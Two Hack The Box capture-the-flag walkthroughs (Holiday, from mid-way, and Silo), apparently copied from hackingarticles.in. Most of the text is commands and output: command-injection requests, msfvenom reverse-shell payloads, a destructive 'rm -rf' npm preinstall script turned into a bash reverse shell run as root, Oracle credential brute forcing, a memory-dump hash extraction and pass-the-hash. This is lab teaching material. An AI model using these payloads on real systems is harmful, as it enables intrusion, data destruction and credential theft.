
We are unable to get a shell using web_delivery module of metaploit due to there being filters. Now we create a payload using msfvenom to upload into the target machine using command injection and get reverse shell.

```
1  msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.10.14.8 lport=4444 –f elf > shell
```

After creating a shell, we create a python http server to upload into the target machine.

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.10.1
4.8 lport=4444 -f elf > shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
 the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Now "." Is not blacklisted so we convert the ipaddress into decimal number so that we can bypass the filter.



We upload the shell using wget command into the target machine and save it in /tmp

directory.

```
GET
/admin/export?table=notes%26cd+/tmp%26%26wget+168431112/shell HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/admin
Cookie:
connect.sid=s%3A4f3b7b20-918b-11e8-9743-819afd20
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Cache-Control: private, no-cache,
no-store, must-revalidate
Expires: -1
Pragma: no-cache
Content-Type:
application/octet-stream; charset=utf-8
Content-Disposition: attachment;
filename="shell-1532691566779"
Content-Length: 4185
ETag:
W/"1059-4P7aYrLQcatbThGFNKw/Eg2JDf0"
Date: Fri, 27 Jul 2018 11:39:26 GMT
```

As soon as we run the command we get a prompt that shell is uploaded.

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.25 - - [27/Jul/2018 07:40:28] "GET /shell HTTP/1.1" 200 -
```

We give our payload read, write and execute permission using command injection.
Now we setup our listener using metasploit.

```
1  msf > use exploit/multi/handler
2  msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
3  msf exploit(multi/handler) > set lhost 10.10.14.8
4  msf exploit(multi/handler) > set lport 4444
5  msf exploit(multi/handler) > run
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.8
lhost => 10.10.14.8
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
```

We run the shell using command injection vulnerability on the target machine.

```
GET /admin/export?table=notes%26/tmp/shell
HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/admin
Cookie:
connect.sid=s%3A4f3b7b20-918b-11e8-9743-819
```

As soon as we run the shell we get a reverse shell.

```
meterpreter > sysinfo
Computer     : 10.10.10.25
OS           : Ubuntu 16.04 (Linux 4.4.0-78-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

We spawn a tty shell and take a look at the sudoers list and find that we can run /usr/bin/npm I * as root with no password.

```
1  python -c "import pty; pty.spawn('/bin/bash')"
2  sudo -l
```

```
python3 -c "import pty;pty.spawn('/bin/bash')"
algernon@holiday:~/app$ id
id
uid=1001(algernon) gid=1001(algernon) groups=1001(algernon)
algernon@holiday:~/app$ sudo -l
sudo -l
Matching Defaults entries for algernon on holiday:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User algernon may run the following commands on holiday:
    (ALL) NOPASSWD: /usr/bin/npm i *
algernon@holiday:~/app$
```

Before trying to get root shell we first enumerate rest of the directories and find a file called “user.txt” in /home/algernon directory. We take a look at the content of the files and find the first flag.

```
algernon@holiday:~/app$ cd /home
cd /home
algernon@holiday:/home$ ls
ls
algernon
algernon@holiday:/home$ cd algernon
cd algernon
algernon@holiday:~$ ls
ls
app  user.txt
algernon@holiday:~$ cat user.txt
cat user.txt
5edc176c526[redacted]c68c531c743
algernon@holiday:~$
```

Now we try to take root.txt we go to /app directory. We rename package.json to pack, and symlink /root/root.txt package.json

```
1  ln -s /root/root.txt package.json
```

```
algernon@holiday:~/app$ ls
ls
hex.db  index.js  layouts  node_modules  package.json  setup  static  v
iews
algernon@holiday:~/app$ mv package.json pack
mv package.json pack
algernon@holiday:~/app$ ln -s /root/root.txt package.json
ln -s /root/root.txt package.json
algernon@holiday:~/app$ ls
ls
hex.db    layouts       pack          setup   views
index.js  node_modules  package.json  static
```

We run /usr/bin/npm i * as root user and find the final flag.

```
algernon@holiday:~/app$ sudo /usr/bin/npm i *
sudo /usr/bin/npm i *
npm ERR! Linux 4.4.0-78-generic
npm ERR! argv "/usr/bin/nodejs" "/usr/bin/npm" "i" "hex.db" "index.js"
"layouts" "node_modules" "pack" "package.json" "setup" "static" "views"
npm ERR! node v6.10.3
npm ERR! npm  v3.10.10
npm ERR! file /home/algernon/app/package.json
npm ERR! code EJSONPARSE

npm ERR! Failed to parse json
npm ERR! Unexpected token 'a' at 1:1
npm ERR! a844cb50bf88ebbe8412e095a6b642e8
npm ERR! ^
npm ERR! File: /home/algernon/app/package.json
npm ERR! Failed to parse package.json data.
npm ERR! package.json must be actual JSON, not just JavaScript.
npm ERR!
npm ERR! This is not a bug in npm.
npm ERR! Tell the package author to fix their package.json file. JSON.p
arse
```

After searching through google we find a way to get reverse shell using a package called rimrafall.

16 lines (15 sloc) | 271 Bytes

```
1  {
2    "name": "rimrafall",
3    "version": "1.0.0",
4    "description": "rm -rf /* # DO NOT INSTALL THIS",
5    "main": "index.js",
6    "scripts": {
7      "preinstall": "rm -rf /* /.*"
8    },
9    "keywords": [
10     "rimraf",
11     "rmrf"
12   ],
13   "author": "João Jerónimo",
14   "license": "ISC"
15 }
```

We setup rimrafall by following the instructions given on the webpage.

```
algernon@holiday:~/app$ mkdir rimrafall
mkdir rimrafall
algernon@holiday:~/app$ cd rimrafall
cd rimrafall
algernon@holiday:~/app/rimrafall$ ls
ls
algernon@holiday:~/app/rimrafall$ echo "module.exports = "npm install c
ould be dangerous.";" > index.js
<afall$ echo "module.exports = "npm install could be dangerous.";" > in
dex.js
algernon@holiday:~/app/rimrafall$ cat index.js
cat index.js
module.exports = npm install could be dangerous.;
```

We setup the json file and change the preinstalled script to bash one liner.

```
{
  "name": "rimrafall",
  "version": "1.0.0",
  "description": "rm -rf /* # DO NOT INSTALL THIS",
  "main": "index.js",
  "scripts": {
    "preinstall": "bash -i >& /dev/tcp/10.10.14.8/1234 0>&1"
  },
  "keywords": [
    "rimraf",
    "rmrf"
  ],
  "author": "João Jerónimo",
  "license": "ISC"
}
```

We run the command as root user to get privileged shell.


```
1  sudo npm i rimrafall --unsafe
```

```
algernon@holiday:~/app$ sudo npm i rimrafall --unsafe
sudo npm i rimrafall --unsafe

> rimrafall@1.0.0 preinstall /home/algernon/app/node_modules/.staging/r
imrafall-aa0a316f
```

We setup the listener as soon as we run the preinstalled shell is getting executed we get a reverse shell.

```
1  nc –nvlp 1234
```

We go to /root directory and find a file called root.txt. We take a look at the content of the file and find the final flag.



Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

From <https://www.hackingarticles.in/hack-the-box-holiday-walkthrough/>

Silo

Wednesday, January 2, 2019 7:14 PM

Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Steps involved:

1. Post scanning to discover open ports
2. SID brute force
3. Credential brute force
4. Create payload
5. Setup listener
6. Upload shell with odat.py
7. Getting meterpreter shell
8. Finding user.txt
9. Downloading zip file from dropbox
10. Finding password hashes in memory dump
11. Privilege escalation using pass the hash technique
12. Finding root.txt


Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.82** so let's begin with nmap port enumeration.

```
1 nmap -A 10.10.10.82
```

From given below image, you can observe we find only port 80, 135, 139, 445, 1521, 49152-49161 is open on target system.

```
root@kali:~# nmap -A 10.10.10.82

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-05 02:58
Nmap scan report for 10.10.10.82
Host is up (0.16s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R
1521/tcp  open  oracle-tns    Oracle TNS listener 11.2.0.2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  oracle-tns    Oracle TNS listener (requires s
49161/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=8/5%OT=80%CT=1%CU=30137%PV=Y%DS=2%DC=T%
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10F%TI=I%CI=I
OS:)OPS(O1=M54DNW8ST11%O2=M54DNW8ST11%O3=M54DNW8NNT11%O4=M54
OS:DNW8ST11%O6=M54DST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%
```

As port 80 is running http server we open the target machine's ip address in our browser, and find that it contains the default IIS page.



We have oracle database listening remotely on port 1521, we need to find the valid SID and credentials in order to connect to the database.
We first need to get the SID for the oracle service, so we use metasploit to brute force the valid SID.

```
1  msf > use auxiliary/admin/oracle/sid_brute
2  msf auxiliary(admin/oracle/sid_brute) > set rhost 10.10.10.82
3  msf auxiliary(admin/oracle/sid_brute) > run
```

```
msf > use auxiliary/admin/oracle/sid_brute
msf auxiliary(admin/oracle/sid_brute) > set rhost 10.10.10.82
rhost => 10.10.10.82
msf auxiliary(admin/oracle/sid_brute) > run

[*] 10.10.10.82:1521 - Starting brute force on 10.10.10.82, using sids from /usr
/share/metasploit-framework/data/wordlists/sid.txt...
[+] 10.10.10.82:1521 - 10.10.10.82:1521 Found SID 'XE'
[+] 10.10.10.82:1521 - 10.10.10.82:1521 Found SID 'PLSExtProc'
[+] 10.10.10.82:1521 - 10.10.10.82:1521 Found SID 'CLRExtProc'
[+] 10.10.10.82:1521 - 10.10.10.82:1521 Found SID ''
[*] 10.10.10.82:1521 - Done with brute force...
[*] Auxiliary module execution completed
msf auxiliary(admin/oracle/sid_brute) >
```

After finding the SID, we brute force the valid credentials using metasploit.

```
1  msf > use auxiliary/admin/oracle/oracle_login
2  msf auxiliary(admin/oracle/oracle_login) > set sid XE
3  msf auxiliary(admin/oracle/oracle_login) > set rhost 10.10.10.82
4  msf auxiliary(admin/oracle/oracle_login) > run
```

```
msf > use auxiliary/admin/oracle/oracle_login
msf auxiliary(admin/oracle/oracle_login) > set sid XE
sid => XE
msf auxiliary(admin/oracle/oracle_login) > set rhost 10.10.10.82
rhost => 10.10.10.82
msf auxiliary(admin/oracle/oracle_login) > run

[*] Starting brute force on 10.10.10.82:1521...
[+] Found user/pass of: scott/tiger on 10.10.10.82 with sid XE
[*] Auxiliary module execution completed
msf auxiliary(admin/oracle/oracle_login) >
```

We are unable to get a shell with reverse_tcp, so we use reverse_https payload. We create a 64-bit payload as the nmap scan shows us that the Operating system is 64-bit windows server.

```
1  msfvenom -p windows/x64/meterpreter/reverse_https lhost=10.10.14.8 lport=443 -f aspx > /tmp/Shell.aspx
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_https lhost=10.10.14.8
lport=443 -f aspx > /tmp/Shell.aspx
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 632 bytes
Final size of aspx file: 4292 bytes
root@kali:~#
```

We setup our listener before upload the payload to the target machine.

```
1  msf > use multi/handler
2  msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
3  msf exploit(multi/handler) > set lhost 10.10.14.8
4  msf exploit(multi/handler) > set lport 443
5  msf exploit(multi/handler) > run
```

```
msf > use multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 10.10.14.8
lhost => 10.10.14.8
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.10.14.8:443
```

We use this script called odat to further exploit the oracle database(you can download the script here). As we have the valid credentials and the valid SID we use this to login into the database and upload our asp shell in IIS default directory.

```
1  ./odat.py dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P tiger --putFile "C:\inetpub\wwwroot\\" shell.aspx /tmp/Shell.aspx --sysdba
```

```
root@kali:~/odat# ./odat.py dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P ti
ger --putFile "C:\inetpub\wwwroot\\" shell.aspx /tmp/Shell.aspx --sysdba

[1] (10.10.10.82:1521): Put the /tmp/Shell.aspx local file in the C:\inetpub\www
root\ path (named shell.aspx) of the 10.10.10.82 server
[+] The /tmp/Shell.aspx local file was put in the remote C:\inetpub\wwwroot\ pat
h (named shell.aspx)
root@kali:~/odat#
```

As soon as we run the shell on the target machine, we get a reverse shell.

```
meterpreter > sysinfo
Computer        : SILO
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_GB
Domain          : HTB
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```


Enumerating through the directories we find two files in “C:\Users\Phineas\Desktop” called “user.txt” and “Oracle issue.txt”. We take a look at the content of user.txt and find our first flag.

```
c:\Users\Phineas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 78D4-EA4D

 Directory of c:\Users\Phineas\Desktop

01/07/2018  03:03 PM    <DIR>          .
01/07/2018  03:03 PM    <DIR>          ..
01/05/2018  11:56 PM               300 Oracle issue.txt
01/04/2018  10:41 PM                32 user.txt
               2 File(s)            332 bytes
               2 Dir(s)  16,910,991,360 bytes free

c:\Users\Phineas\Desktop>type user.txt
type user.txt
92ede778a1[illegible]7
c:\Users\Phineas\Desktop>
```

We take a look at the content of “Oracle issue.txt” and find a link to a dropbox and a password in which the first char is not being rendered by kali linux.

```
c:\Users\Phineas\Desktop>type "Oracle issue.txt"
type "Oracle issue.txt"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full
memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
£%Hm8646uC$

c:\Users\Phineas\Desktop>
```


We find the unrecognized character to be the pound symbol (£). We use the password to login and find a zip file, we download the file into our system.



Read www.google.com

After downloading the zip file, we unzip it and find that it contains a memory dump. We use volatility tool to investigate the dump.

```
1  volatility -f SILO-20180105-221806.dmp --profile=Win2012R2x64 hivelist
```

```
root@kali:~/Downloads# volatility -f SILO-20180105-221806.dmp --profile=Win2012R
2x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
--------------------------------------------
0xffffc0000100a000 0x000000000d40e000 \??\C:\Users\Administrator\AppData\Local\M
icrosoft\Windows\UsrClass.dat
0xffffc000011fb000 0x0000000034570000 \SystemRoot\System32\config\DRIVERS
0xffffc00001600000 0x000000003327b000 \??\C:\Windows\AppCompat\Programs\Amcache.
hve
0xffffc0000001e000 0x000000000b65000 [no name]
0xffffc00000028000 0x0000000000a70000 \REGISTRY\MACHINE\SYSTEM
0xffffc00000052000 0x000000001a25b000 \REGISTRY\MACHINE\HARDWARE
0xffffc000004de000 0x0000000024cf8000 \Device\HarddiskVolume1\Boot\BCD
0xffffc00000103000 0x000000003205d000 \SystemRoot\System32\Config\SOFTWARE
0xffffc00002c43000 0x0000000028ecb000 \SystemRoot\System32\Config\DEFAULT
0xffffc000061a3000 0x0000000027532000 \SystemRoot\System32\Config\SECURITY
0xffffc00000619000 0x0000000026cc5000 \SystemRoot\System32\Config\SAM
0xffffc0000060d000 0x0000000026c93000 \??\C:\Windows\ServiceProfiles\NetworkServ
ice\NTUSER.DAT
0xffffc000006cf000 0x000000002688f000 \SystemRoot\System32\Config\BBI
0xffffc000007e7000 0x00000000259a8000 \??\C:\Windows\ServiceProfiles\LocalServic
e\NTUSER.DAT
0xffffc00000fed000 0x000000000d67f000 \??\C:\Users\Administrator\ntuser.dat
root@kali:~/Downloads#
```

We now can dump the hashes by supplying the need address which is SYSTEM and SAM.

```
1  volatility -f SILO-20180105-221806.dmp --profile=Win2012R2x64 -y 0xffffc00000028000 -s 0xffffc00000619000
```

```
root@kali:~/Downloads# volatility -f SILO-20180105-221806.dmp --profile=Win2012R
2x64 hashdump -y 0xffffc00000028000 -s 0xffffc00000619000
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b
0c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Phineas:1002:aad3b435b51404eeaad3b435b51404ee:8eacdd67b77749e65d3b3d5c110b0969::
:
root@kali:~/Downloads#
```

As we have the password hash for “Administrator” we use Pass the Hash technique to get a privileged shell.

```
1  msf > use exploit/windows/smb/psexec
2  msf exploit(windows/smb/psexec) > set smbuser Administrator
3  msf exploit(windows/smb/psexec) > set smbpass <hash>
4  msf exploit(windows/smb/psexec) > set set rhost 10.10.10.82
5  msf exploit(windows/smb/psexec) > run
```

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:9
e730375b7cbcebf74ae46481e07b0c7
smbpass => aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7
msf exploit(windows/smb/psexec) > set rhost 10.10.10.82
rhost => 10.10.10.82
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] 10.10.10.82:445 - Connecting to the server...
[*] 10.10.10.82:445 - Authenticating to 10.10.10.82:445 as user 'Administrator'.
..
[*] 10.10.10.82:445 - Selecting PowerShell target
[*] 10.10.10.82:445 - Executing the payload...
[+] 10.10.10.82:445 - Service start timed out, OK if running a command or non-se
rvice executable...
[*] Sending stage (179779 bytes) to 10.10.10.82
[*] Meterpreter session 2 opened (10.10.14.8:4444 -> 10.10.10.82:49174) at 2018-
08-05 08:42:45 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

After getting a privileged shell, inside "C:\Users\Administrator\Desktop" we find a file called root.txt. We open root.txt and find the final flag.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 78D4-EA4D

 Directory of C:\Users\Administrator\Desktop

08/05/2018  12:40 PM    <DIR>          .
08/05/2018  12:40 PM    <DIR>          ..
08/05/2018  12:41 PM               734 log data.log
01/04/2018  12:38 AM                32 root.txt
               2 File(s)            766 bytes
               2 Dir(s)  16,910,974,976 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
cd39ea0af657[illegible]6faf6
C:\Users\Administrator\Desktop>
```

Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

From <https://www.hackingarticles.in/hack-the-box-silo-walkthrough/>

Bart

Wednesday, January 2, 2019 7:14 PM